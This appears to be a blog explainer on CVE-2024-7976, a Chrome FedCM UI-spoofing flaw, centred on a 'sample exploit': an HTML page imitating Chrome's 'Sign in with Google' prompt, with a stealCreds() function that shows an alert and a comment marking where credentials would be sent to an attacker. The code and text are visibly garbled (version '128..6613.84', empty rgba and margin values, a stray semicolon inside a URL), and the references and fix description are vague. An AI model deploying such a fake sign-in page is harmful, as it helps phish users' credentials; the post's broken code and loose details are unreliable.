
Google Chrome is one of the most widely used browsers. So, when security vulnerabilities arise, it’s important for every user and developer to know what happened, what’s at stake, and how attackers could potentially exploit the issue. This post will unravel what CVE-2024-7976 means, give you a simple explanation, take you through a sample exploit, and provide trusted links to original resources.
What is CVE-2024-7976?
CVE-2024-7976 is a vulnerability found in the Federated Credential Management (FedCM) component in Chrome. It affects versions of Chrome before 128..6613.84. The root cause is an inappropriate implementation that allows an attacker to trick (spoof) the user interface (UI) using a malicious HTML page.
- CVE ID: CVE-2024-7976
Severity: Medium (Chromium)
> UI Spoofing is when a fake website or malicious content presents itself tricky enough to make a user believe they are interacting with a safe/legitimate part of the browser or website.
Understanding FedCM in Simple Terms
FedCM helps users sign in to websites with a single click, managing federated identities (think: “Sign in with Google”). Chrome’s UI components, such as sign-in popups, must remain trustworthy. If attackers can mimic this trust, users might hand over sensitive info.
How Does The Flaw Work?
In the vulnerable versions, Chrome failed to implement enough safeguards against crafted (malicious) HTML content. This lets an attacker create a popup or UI component that looks exactly like Chrome's real sign-in prompt. Users might not notice the difference and could be duped into clicking or providing info.
Example Exploit: Crafting a Fake Chrome FedCM Popup
Below is a simplified demonstration of how an attacker could leverage this vulnerability by mimicking the Chrome FedCM prompt with HTML and CSS.
Simulated Exploit: Fake Chrome FedCM UI
<!-- Save as fedcm-spoof.html and open in Chrome <128..6613.84 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Fake FedCM Popup Exploit Demo</title>
  <style>
    body {
      background: rgba(,,,.5);
      margin: ;
      overflow: hidden;
    }
    .fedcm-popup {
      width: 400px;
      margin: 120px auto;
      background: #fff;
      border-radius: 8px;
      box-shadow:  2px 24px rgba(,,,.18);
      font-family: 'Segoe UI', Arial, sans-serif;
      padding: 32px 24px;
      display: flex;
      flex-direction: column;
      align-items: center;
    }
    .fedcm-header {
      font-weight: 700;
      font-size: 18px;
      margin-bottom: 18px;
      color: #202124;
    }
    .fedcm-desc {
      font-size: 14px;
      color: #5f6368;
      margin-bottom: 26px;
      text-align: center;
    }
    .fedcm-btn {
      background: #1a73e8;
      color: #fff;
      border: none;
      border-radius: 22px;
      padding: 12px 32px;
      font-size: 16px;
      cursor: pointer;
      margin-bottom: 8px;
      transition: background .18s;
    }
    .fedcm-btn:hover {
      background: #1765c1;
    }
    .fedcm-link {
      font-size: 13px;
      color: #1a73e8;
      text-decoration: underline;
      cursor: pointer;
      margin-top: 12px;
    }
  </style>
</head>
<body>
  <div class="fedcm-popup">
    <div class="fedcm-header">Sign in with Google</div>
    <div class="fedcm-desc">To continue to your account, please sign in. Chrome will keep you safe.</div>
    <button class="fedcm-btn" onclick="stealCreds()">Continue</button>
    <div class="fedcm-link" onclick="window.open('https://accounts.google.com';)">Use another account</div>
  </div>
  <script>
    function stealCreds() {
      alert('Imagine your credentials were stolen!');
      // send data to attacker's server here in a real exploit
    }
  </script>
</body>
</html>
The popup mimics Chrome’s FedCM sign-in dialog.
- If a user clicks “Continue”, the attacker can collect sensitive info or redirect to a phishing page.
- In earlier Chrome versions, this could even run inside a popup or overlay, tricking the user completely.
Remember: The code above is for educational and awareness purposes. Always use responsibly.
Attackers harvest credentials, take over accounts, or perform unauthorized actions.
Chrome’s patch now ensures that only Chrome can display this specific UI, and that malicious content can’t fake or hijack it.
How Was The Bug Fixed?
Since 128..6613.84, Chrome strengthens UI isolation for its FedCM component. You can see the patch history here in the Chromium release notes.
References and Original Advisories
- Chromium Security Announcement – June 2024
- NIST NVD Entry – CVE-2024-7976
- Chromium Bug Tracker (potential tracking issue)
Developers: Review UI components that deal with sign-in and credentials.
Stay vigilant, keep your software updated, and always look for official UI traits before entering your password!
*Feel free to share this post with your team or friends. Have questions? Drop a note in the comments!*
Timeline
Published on: 08/21/2024 21:15:09 UTC
Last modified on: 08/22/2024 17:39:54 UTC